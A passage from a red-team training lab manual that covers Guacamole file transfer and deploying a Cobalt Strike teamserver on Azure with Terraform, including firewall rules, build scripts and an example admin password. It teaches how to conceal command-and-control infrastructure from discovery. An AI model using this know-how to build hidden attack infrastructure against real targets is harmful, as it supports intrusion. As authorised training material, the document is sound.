


Figure 13 - Gaucamole file share within Guacmaole console session

Then click into Download and you should see your files there:




Figure 14 - Click into Download and see the file that you uploaded

To download files from Windows systems, drag and drop your desired files to the Download folder in the Guacamole drive. To download on Linux, press the **CTRL-Shift-ALT** key combination, select the Share Drive, then double click on your desired file.

Drag and Drop is also possible to upload files to the lab system. This works on Linux and Windows.

From within a console session, click **CTRL-Shift-ALT,** that will bring up the Guacamole clipboard, which will look like the screenshot below:




Figure 15 - Pressing CTRL+ALT+Shift from within a Guacamole console session

After you open the Guacamole clipboard, paste your text within the white box and then press CTRL+ALT+Shift again. At that point your text can be pasted to the desired location within the remote host.

How to move a file from the Guacamole environment (console session) to the host machine

From within a Guacamole console session, move your file into the Download folder located within the Guacamole share drive.




Figure 16 - Move your file from within the console session the Download folder located in the Guacamole share drive

After moving your file to the Download folder, it should by physically show up in the Downloads of the default browser set for your physical host (Mac = Safari), etc.




Figure 17 - The file should show up in your default browser's Downloads

Exercises

1. Login and connect to the Guacamole Server. Make sure you can connect to both hosts with RDP and VNC.

Lab 3: Building CobaltStrike With Terraform

In this lab we will be deploying the Cobalt Strike Terraform script. Since we are not allowed to share the Cobalt Strike license key with you due to Help Systems policies, we must limit the build process here to some degree.

The following is a disclaimer that states you will not steal the license key.

****HelpSystems License Notice for CobaltStrike Training****

In this lab we are using a **full version** of CobaltStrike that has been provided by **HelpSystems** for this training course that is licensed for **the duration of the lab**! This license key is **NOT** to be copied from the lab environment or used on any personal or work machines. This license key is only intended for this lab environment, and we are fully trusting our students to comply with **HelpSystems** policies on training with CobaltStrike.

As a disclaimer, students should not attempt to obtain the Cobalt Strike license key. White Knight Labs, the author of this course, has done everything in its power to prevent the unauthorized use of the software. Obtaining and using the Cobalt Strike license key without proper authorization is illegal and can lead to severe consequences, including criminal charges and legal action.

We want to make it clear that White Knight Labs takes this matter seriously and has taken all necessary steps to ensure that the Cobalt Strike license key is not used without proper authorization. We want to emphasize that students should not attempt to obtain the license key in any way, shape, or form.

Furthermore, we want to make it clear that if a license key is obtained and used wrongly, HelpSystems may prevent White Knight Labs from teaching in the future. We take our ethical and legal responsibilities very seriously and want to ensure that our courses and materials are used in a responsible and lawful manner.

****End of Disclaimer****

With that out of the way let's get right to it.

Cobalt Strike Team Server Protection

In the Advanced Red Team Operators course, protecting the Cobalt Strike teamserver in the cloud is a critical part of the curriculum. To ensure that the teamserver is secure and not vulnerable to discovery on the internet, we take several steps to protect it.

First, we do not open any ports on the teamserver and instead use redirectors to keep it alive with multiple Cobalt Strike profiles. This setup ensures that the teamserver is not easily detectable on the internet and helps to protect it from discovery.

Secondly, we whitelist IP addresses to limit access to port 50050, which is used for CS client to teamserver access. By limiting access to this port, we can further protect the teamserver from being discovered on the internet, making it more difficult for attackers to gain access.

These protections are critical to the successful execution of red team operations and help to ensure that the Cobalt Strike teamserver remains secure and protected at all times. By implementing these protections, students in the

course will gain practical experience in protecting their infrastructure, enhancing their skills and knowledge in advanced red team operations.

Cobalt Strike Client Access

We have provided client machines as part of the Advanced Red Team Operators course where the Cobalt Strike client can be used. These machines are fully configured to support the use of Cobalt Strike in a simulated lab environment, making it easier for students to gain practical experience in executing red team operations.

Additionally, if you have your own Cobalt Strike license key, you may use your local host with a Cobalt Strike client. This option allows students to use their own personal machines and leverage their existing tools and resources to support their learning.

By providing both options, we aim to ensure that students have the flexibility they need to execute red team operations in a way that works best for them. Whether you choose to use the client machines we have provided or your own local host, you will gain practical experience in the use of Cobalt Strike and hone your skills in advanced red team operations.

So, what this means is you will be whitelisting your IP address of the client machine or of your local host to allow CS teamserver access. It's super simple to do this. But first we will need to build out the CS server with Terraform. Since you have already built out the client machines this next step will be easy for you too.

Cobalt Strike and Terraform

We have provided client machines that should have been deployed with Terraform. The following example is the output you should have received once the deployment was completed:

```
Outputs:

Guacamole-Login-Password = "Rusted60striker01Promotes"
Guacamole-Login-Username = "admin"
Guacamole-Server-HTTP-Tomcat-Address = "http://44.225.214.181:8080/guacamole/"
Guacamole-Server-HTTPS-Address = "https://44.225.214.181/guacamole/"
```

Figure 18 - Example of ouput by terraform for client machines

As shown above you can see the public IP addresses listed for the Windows Dev box and the Attacker Kali. These IPs need added to the Cobalt Strike Terraform project file to provide access to port 50050 for the Cobalt Strike clients to access the CS teamserver.

Let's go over a typical project file made for the ARTO course. The following example is the project structure that you will see for Cobalt Strike. You may have already looked at the client machine configuration, which is fine, but that configuration is very simple compared to what this project is doing.




Figure 19 - Example of terraform project file

In a Terraform project, a **tf** file is a file that contains the infrastructure code written in HashiCorp Configuration Language (HCL) that describes the desired state of the resources that Terraform will provision.

Each **tf** file typically corresponds to a specific resource or set of resources that Terraform will manage, such as a virtual machine, a network interface, or a storage account. The **tf** file will contain a series of declarations that define the properties of the resource, such as its name, location, size, and configuration settings.

Terraform uses the information in the tf files to create an execution plan that outlines the changes required to move from the current state of the infrastructure to the desired state. Once the plan is reviewed and approved, Terraform will provision and configure the resources according to the code in the tf files.

Overall, tf files are a central part of the Terraform workflow and are critical to defining, managing, and automating infrastructure as code.

Inside each project file you find **build** files for Windows and Linux/Mac. These are simple files that automate the building of the Terraform projects. The extensions will be either **.sh** or **.bat**.

The same idea is behind the **destroy.bat** or **destroy.sh** files. When you are done with the labs you can execute these scripts and it will destroy everything for you. This can be executed ion the same terminal or command line that was used to build the Terraform project.

In this project we are using Azure to host out Cobalt Strike server and its running various Bash scripts to handle the install process of the server and of the Cobalt Strike software. These are simple scripts that help automate this process and is quite easy to do with all projects.

ssh-keys.txt is a text file that allows for custom SSH keys to be used. During each execution a SSH key is generated for you will allows you access to **root** and **azureuser** accounts on the host created in Azure, but we also allow for custom keys to be used. All you need to do is add your SSH PUB key here and it will be added to the root account.

Below is a list of what each file does and its purpose:

- **main.tf:** The main configuration file for your Terraform project. This file defines the resources and their properties that Terraform will manage.
- **variables.tf:** This file defines the variables that can be used in your Terraform project. Variables allow you to parameterize your code and make it more reusable.
- **outputs.tf:** This file defines the outputs that Terraform will generate after it has provisioned your infrastructure. Outputs can be used to display important information, such as IP addresses or DNS names, to the user after the deployment is complete.
- **provider.tf:** This file specifies the provider that Terraform will use to interact with the target infrastructure. Providers are plugins that allow Terraform to manage resources in different clouds, platforms, or services.
- **cs-server-instance.tf:** Configuration file for handling the Azure VM for Cobalt Strike. This file also handles all script execution to install Cobalt Strike.
- **cs-server-install.sh:** Bash script that handles the Cobalt Strike install and configuration into Docker.
- **server-setup.sh:** Bash script to update host in Azure and slight host configuration.
- **cs.profile:** The Cobalt Strike profile that will be used with the Cobalt Strike teamserver.
- **ssh-keys.tf:** Configuration file to create SSH keys for accessing the host in Azure.
- **ssh-keys.txt:** Text file containing custom SSH PUB keys that will be added to root account for easier access. Instructor keys are hosted here for any issues that students may have.
- **destroy.bat:** Batch file for destroying the Terraform environment on Windows.
- **destroy.sh**: Bash file for destroying the Terraform environment on Linux or Mac.
- **build.bat**: A batch file used to build your Terraform project on Windows.
- **build.sh**: A bash file used to build your Terraform project on Linux or Mac.

These files are all important components of a Terraform project that is specifically designed to provision and configure infrastructure for running Cobalt Strike on Azure. They work together to automate the deployment and configuration of the necessary resources and make it easy to manage and update the infrastructure as needed. The SSH key files and scripts, as well as the destroy scripts, are particularly important for managing access to the environment and for tearing down the infrastructure when it's no longer needed.

Make sure you have updated the “provider.tf” configuration file with your Azure credentials. The following example shows what it should look like:

Figure 20 - Example of Azure login details for Terraform

Let's get to building the CS Server. Inside the "**ARTO-CS-Server-Azure**" Terraform project folder you will find a file called "**cs-server-instance.tf**":




Figure 21 - Terraform file for handling CS server install with Azure

You will need to edit that file. **Visual Studio Code** works really good for working with Terraform projects, but any text editor will work fine here. Inside that file you will find the following security rules which need modified to the IP addresses that were printed to you in the Terraform output. Just as a note for assigning IPs in Terraform Projects:

**In Azure or AWS, when assigning an IP address to a network interface, it is often necessary to specify the subnet mask for that IP address. One common subnet mask that is used is /32.*

The /32 prefix indicates that the IP address is a host address, and not part of a larger network or subnet. In other words, the IP address is being used on its own, without any additional addresses being used in the same subnet.

Using a /32 prefix can be useful in situations where you need to assign a specific IP address to a single resource, such as a virtual machine or a container. By using a /32 prefix, you ensure that the IP address is not being shared with any other resources in the same subnet, which can help avoid conflicts and simplify network management.

*It's worth noting that the /32 prefix is just one of many possible subnet masks that can be used in Azure or AWS. The specific subnet mask that you choose will depend on your specific networking needs and configuration.**

With the above specified we must add a ***/32*** to the IP addresses to prevent Terraform Azure from erroring out. The following example shows the lines that need modified and what they should look like when done:

```
# CS Client Access rules - Windows Dev Box - Add IP here
  security_rule {
  name                       = "CS_Windows_Dev_Client_Access"
  priority                   = 1003
  direction                  = "Inbound"
  access                     = "Allow"
  protocol                   = "Tcp"
  source_port_range          = "*"
  destination_port_range     = "50050"
  source_address_prefix      = "34.219.217.146/32"
  destination_address_prefix = "*"
}
  # CS Client Access rules - Attacker Kali - Add IP here
    security_rule {
  name                       = "CS_Attacker_Kali_Client_Access"
  priority                   = 1003
  direction                  = "Inbound"
  access                     = "Allow"
  protocol                   = "Tcp"
  source_port_range          = "*"
  destination_port_range     = "50050"
  source_address_prefix      = "34.219.217.146/32"
  destination_address_prefix = "*"
}
```

Figure 22 - IP addresses for allowing access to CS teamserver

Once you have modified the above file, make sure you save it and then we can deploy the build script. You will need to execute either **build.sh** or **build.bat**. You must use a terminal or command prompt and be in the current directory of the terraform project. The following example shows a sample Terraform project that contains the build scripts:

```
john.stigerwalt@PQQL3378 ARTO-CS-Server-Azure-Single % ls
CS-Server-Key-j7tqnk4i17.pem    build.sh                cs.profile
CS-Server-Key-j7tqnk4i17.pub    cs-server-install.sh    destroy.bat
build.bat                       cs-server-instance.tf   destroy.sh
```

Figure 23 - Example of build script files

To build we can just execute the build script as shown below:

```
john.stigerwalt@PQQL3378 ARTO-CS-Server-Azure-Single % bash build.sh
```

Figure 24 - Example of building terraform project with build.sh script file

Once the build is complete with Terraform you should see the following output:

```
Apply complete! Resources: 16 added, 0 changed, 0 destroyed.

Outputs:

public_ip_address_cs_server = "20.172.218.89"
resource_group_name = "WKL-ARTO-Lab"
```

Figure 25 - Example of output once build is completed

If you correctly added the IPs to the Terraform script you can login to the Guacamole server and remote to the Windows Dev box. Once done you can execute the Cobalt Strike client on the Windows Dev box and input your Cobalt Strike servers IP address. The following example shows what ours was at the time of this writing:

